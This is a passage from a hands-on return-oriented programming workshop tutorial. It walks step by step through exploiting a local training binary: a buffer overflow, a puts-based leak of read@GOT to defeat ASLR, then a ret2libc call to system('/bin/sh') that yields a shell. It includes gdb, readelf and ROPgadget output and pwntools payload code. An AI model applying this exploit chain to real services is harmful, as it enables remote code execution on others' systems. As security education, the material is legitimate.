So if you already have ideas how to do it, I strongly encourage you to try it first on your own for a few minutes and come back to the following detailed description after it.

# STEP 1: FILLBUF

We can use the pattern from gdb-peda for this:



```
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
gdb-peda$ pattern create 60
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA'
gdb-peda$ run
Starting program: /home/osboxes/ROPWorkshop/rop_exercises/03_demo/03_demo_ASLR
Give me the Code:
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7fffffd5
RDX: 0x7ffff7dd3780 --> 0x0
RSI: 0x0
RDI: 0x7ffff7dd2620 --> 0xfbad2a84
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7fffffffdd68 ("AA0AAFAAbAA1AAGAAcAA\n\177")
RIP: 0x400604 (<main+78>:       ret)
```




```
gdb-peda$ pattern offset AA0AAFAAbAA1AAGAAcAA
AA0AAFAAbAA1AAGAAcAA found at offset: 40
```

FILLBUF = 40


# STEP 2: extract offsets to 'system' and '/bin/sh' and 'read' from libc

Before we determine the offsets inside the libc, we look up which libc is loaded.



```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/osboxes/ROPWorkshop/rop_exerci
0x00600000         0x00601000         r--p      /home/osboxes/ROPWorkshop/rop_exerci
0x00601000         0x00602000         rw-p      /home/osboxes/ROPWorkshop/rop_exerci
0x00602000         0x00623000         rw-p      [heap]
0x00007ffff7a0d000 0x00007ffff7bcd000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcd000 0x00007ffff7dcd000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
```

We find the offsets like before, but this time we also need to find the offset of our leak target read. When you grep for "read" you will get many results. We see that all the function names and with an @, so we can include the @ in our search to filter it better.




```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ readelf -s /lib/x86_64-linux-gnu/libc-2.23.so | grep system
   225: 0000000000138810    70 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.2.5
   584: 0000000000045390    45 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1351: 0000000000045390    45 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.2.5
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ strings -tx /lib/x86_64-linux-gnu/libc-2.23.so | grep /bin/sh
 18cd57 /bin/sh
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ readelf -s /lib/x86_64-linux-gnu/libc-2.23.so | grep read@
   538: 00000000000f7250    90 FUNC    WEAK   DEFAULT   13 __read@@GLIBC_2.2.5
   664: 00000000000791a0    64 FUNC    GLOBAL DEFAULT   13 _IO_file_read@@GLIBC_2.2.5
   891: 00000000000f7250    90 FUNC    WEAK   DEFAULT   13 read@@GLIBC_2.2.5
```

OFFSET_SYSTEM = 0x45390
OFFSET_BIN_SH = 0x18cd57
OFFSET_READ = 0xf7250 #offset in libc to the function we leak

# STEP 3: find ROP Gadgets and function addresses in Binary


POP RDI: Find the pop rdi gadget with ROPgadget:



```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ROPgadget --binary 03_demo_ASLR | grep "pop rdi"
0x0000000000400673 : pop rdi ; ret
```

The next 3 values we can look up in Hopper:


PUTS_PLT:
We can follow the reference of j_puts in the main function to get to the PLT entry of puts:



```
        ; Section .plt
        ; Range: [0x400460; 0x4004b0[ (80 bytes)
        ; File offset : [1120; 1200[ (80 bytes)
        ; Flags: 0x6
        ;   SHT_PROGBITS
        ;   SHF_ALLOC
        ;   SHF_EXECINSTR


                     loc_400460:
0000000000400460        push       qword [qword_601008]
0000000000400466        jmp        qword [qword_601008+8]
                      ; endp
000000000040046c        nop        dword [rax]
-----------------------------------------------------

        ; ================ B E G I N N I N G   O F   P R O


                     j_puts:           // puts
0000000000400470        jmp        qword [puts@GOT]
                      ; endp
```

(You can find the PLT also with the menu Navigate -> Show Section List -> search for 'plt')

MAIN_FUNC: The address of the main function (to trigger the buffer overflow again):




```
                                   main:
00000000004005b6                   push       rbp
00000000004005b7                   mov        rbp, rsp
```


POP_RDI   = 0x400673
PUTS_PLT =0x400470 # address of 'puts' in PLT
MAIN_FUNC = 0x4005b6   # address of 'main' function of binary

# STEP 4: find address of 'read'-GOT entry to defeat ASLR (leak target)

We can find the read@GOT entry by following the reference in the main function to the PLT and from there to the GOT:



```
                          j_read:          // read
0000000000400490              jmp          qword [read@GOT]
                              ; endp
```



```
0000000000601017              db        0x00 ; '.'
                          puts@GOT:          // puts
0000000000601018              dq        0x0000000000601060
                          printf@GOT:          // printf
0000000000601020              dq        0x0000000000601068
                          read@GOT:          // read
0000000000601028              dq        0x0000000000601070
                          __libc_start_main@GOT:          // _
0000000000601030              dq        0x0000000000601078
```


(You can find the GOT also with the menu Navigate -> Show Section List -> search for ‘got’)

READ_AT_GOT = 0x601028 # address of read in GOT

Now we got all the components we need for the first stage.

# STEP 5: build ROP-chain to leak the address of read from the GOT.
# Finished by jumping back to the main-function

This is what we want to achieve:



Leak and jump back to main

- Goal:

puts([read@got]) → prints the address of read@got → leak to libc!

RDI: [read@got]
RIP: puts@plt

We want to call puts with the address of read@got as argument.
The function argument needs to be in RDI.

So first we need the POP RDI gadget to get the address of read@GOT into RDI.
Then we need the value that gets popped into RDI, the address of read@GOT

payload = "A" * FILLBUF
payload += p64(POP_RDI)
payload += p64(READ_AT_GOT)

Next we want to call puts. This should print us our leak.
payload = "A" * FILLBUF
payload += p64(POP_RDI)
payload += p64(READ_AT_GOT)
payload += p64(PUTS_PLT)

After we get the leak we want to jump back to the main function:
payload = "A" * FILLBUF
payload += p64(POP_RDI)
payload += p64(READ_AT_GOT)
payload += p64(PUTS_PLT)
payload += p64(MAIN_FUNC)


This 5 lines are the payload we send.

Following lines in the script are already given and manage the interaction between us and the program.
r.recvuntil("Give me the Code: ")
r.sendline(payload)
r.recvuntil("You gave me: ")
leak = r.recvuntil("Give me the Code:")
log.info("PAYLOAD: " + payload.encode("hex"))
log.info("LEAK   : " + leak.encode("hex"))

We receive the line that asks for the code, then we send our payload. We know before it mirrors back our input it states “You gave me: “, which we do not want to save.
Then we save everything between this and the next “Give me the Code” (which only appears twice because we jumped back to main) as our leak.

# STEP 6: execute exploit to get a leak from the binary and analyse it


Next we can run the script for the first time:



```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ./exploit.py
[!] Could not find executable '03_demo_ASLR' in $PATH, using './03_demo_ASLR' instead
[+] Starting local process './03_demo_ASLR': pid 3755
[*] Paused (press any to continue)
[*] PAYLOAD: 4141414141414141414141414141414141414141414141414141414141414141414141414141414173064000000000002810600000000000700440000000000000b6054
[*] LEAK   : 4141414141414141414141414141414141414141414141414141414149507298ca6f7f0a47697665206d652074686520436f64653a
[*] Stopped process './03_demo_ASLR' (pid 3755)
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$
```

Somewhere in the leak we need to find the address of read in the libc!

We know the last 3 nibbles of the address, because the libc base address will always end with 000. The offset of read inside the libc we know is *0xf7250.* So the last 3 nibble need to be 250.
Because the addresses appear in little endian, we look for a pattern like this: 50 ?2




```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ./exploit.py
[!] Could not find executable '03_demo_ASLR' in $PATH, using './03_demo_ASLR' instead
[+] Starting local process './03_demo_ASLR': pid 3755
[*] Paused (press any to continue)
[*] PAYLOAD: 41414141414141414141414141414141414141414141414141414141414141414141414141414141
[*] LEAK    : 4141414141414141414141414141414141414141414141414141414141495072 98ca6f7f0a4769
[*] Stopped process './03_demo_ASLR' (pid 3755)
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ■
```

Now that we found it, we need to count the symbols until the address and strip them away. The following 6 Bytes are our libc address (You might expect 8 bytes for 64 bit, but the first byte in 64 bit is a Nullbyte which does not get printed by puts).

STEP 7: extract the address of ‘read’ from the leaked bytes:

To count the symbols before our leak, I just copied the characters before to a text editor and marked them, because I am lazy (and I wanted to keep the script short).




```
32
33  4141414141414141414141414141414141414141414141414141414149
```

58 characters selected

But we need to remember we want the number of bytes, but we printed hexdigits.
So we need to divide the result by to:

offset_of_read_address_in_leak = 58/2

Next in the script there are lines to extract the address of read in the libc from the leak.
Then it converts the bytestring into a valid address with u64().
We can run the script until Step 7 now.




```
[*] Stopped process './03_demo_ASLR' (pid 3755)
sboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ./exploit.py
[!] Could not find executable '03_demo_ASLR' in $PATH, using './03_demo_ASLR' ins
[+] Starting local process './03_demo_ASLR': pid 3997
[*] Paused (press any to continue)
[*] PAYLOAD: 414141414141414141414141414141414141414141414141414141414141414141414
[*] LEAK    : 414141414141414141414141414141414141414141414141414141414950b28865ce7
[*] address of read: 0x7fce6588b250
[*] Stopped process './03_demo_ASLR' (pid 3997)
```

This looks good, the address of read that we extracted looks like an address from the range of dynamic libraries and it ends with 250. We can continue.

STEP 8: recalculate the libc base address and the addresses of system and ‘/bin/sh’:
We know the address of read, and the offset of read to the libc base.
This means we can recalculate the libc base address!

libc_base = address_read_libc - OFFSET_READ

Now that we have the libc base address again, we can calculate the addresses of system and ‘/bin/sh’:
address_system = libc_base + OFFSET_SYSTEM
address_bin_sh = libc_base + OFFSET_BIN_SH



```
sboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ./exploit.py
!] Could not find executable '03_demo_ASLR' in $PATH, using './03_d
+] Starting local process './03_demo_ASLR': pid 4070
*] Paused (press any to continue)
*] PAYLOAD: 4141414141414141414141414141414141414141414141414141414
*] LEAK    : 4141414141414141414141414141414141414141414141414141414
*] address of read: 0x7fbb31612250
*] address of libc base: 0x7fbb3151b000
*] address of system:0x7fbb31560390
*] address of /bin/sh: 0x7fbb316a7d57
*] Stopped process './03_demo_ASLR' (pid 4070)
```


Running the script shows that the values we calculated seem good: the libc base address ends with 000, all the other offsets are fine too.

# STEP 9: Profit

Now that we have the libc base address again, we can assemble the payload just as we are used to. Get the address to the string ‘/bin/sh’ in RDI, and call system.

```
payload = "A" * FILLBUF
payload += p64(POP_RDI)
payload += p64(address_bin_sh)
payload += p64(address_system)
r.sendline(payload)
r.interactive()
```

After executing the script, …




```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ./exploit.py
[!] Could not find executable '03_demo_ASLR' in $PATH, using './03_demo_ASL
[+] Starting local process './03_demo_ASLR': pid 4180
[*] Paused (press any to continue)
[*] PAYLOAD: 41414141414141414141414141414141414141414141414141414141414141
[*] LEAK    : 41414141414141414141414141414141414141414141414141414141495022
[*] address of read: 0x7f5242312250
[*] address of libc base: 0x7f524221b000
[*] address of system:0x7f5242260390
[*] address of /bin/sh: 0x7f52423a7d57
[*] Switching to interactive mode

$ whoami
osboxes
$ echo "you rock!"
you rock!
```

… we get our final shell! :)

Trivia

Did you know …

… that you can attach gdb to your pwntools script, which is sometimes pretty handy?




```
gdb-peda$ attach 4435
Attaching to program: /home/osboxes/ROPWorkshop/rop_exercises/03_demo/03_demo_ASLR,
 process 4435
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...Reading symbols from /usr/li
b/debug//lib/x86_64-linux-gnu/libc-2.23.so...done.
```

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ./exploit.py
[!] Could not find executable '03_demo_ASLR' in $PATH, using './03_d
ad
[+] Starting local process './03_demo_ASLR': pid 4435
[*] Paused (press any to continue)
```

… to connect with a remote target you can use the template from the third example and you only need to specify ip address and port in the execution command? (e.g. ./exploit.py 1.2.3.4 4444)

… that ropper has a chain generator, that automatically generates ROP chains that might work in some cases? (The binaries from the course are too small unfortunately, the bigger the programs the more ROP gadgets) (and ropper in general is a very nice tool)



… where can I get more ROP?

Channels:
LiveOverflow Youtube Channel – Binary series
GynvaelEN: Hacking Livestream #20: Return-oriented Programming

Training:
https://picoctf.com/ (binaries in higher levels are a good exercise!)
https://ringzer0ctf.com (Linux pwnage – the important ones are online)
https://github.com/RPISEC/MBE (RPI-sec, lab 07)
overthewire
Every CTF is a good exercise ;)
(to train that specific, junior variants are also a good option – e.g. 35C3 junior ctf)
…

These channels and trainings were both my practice and source of knowledge.
They serve as reference and recommendation by heart.

Check out **https://ropemporium.com** !!!

Congratulations – you made it to the end!

I hope you also had a lot of fun popping shells!

If you have any questions you can reach me here:
E-Mail: chiliz0x10@gmail.com
Twitter: @chiliz16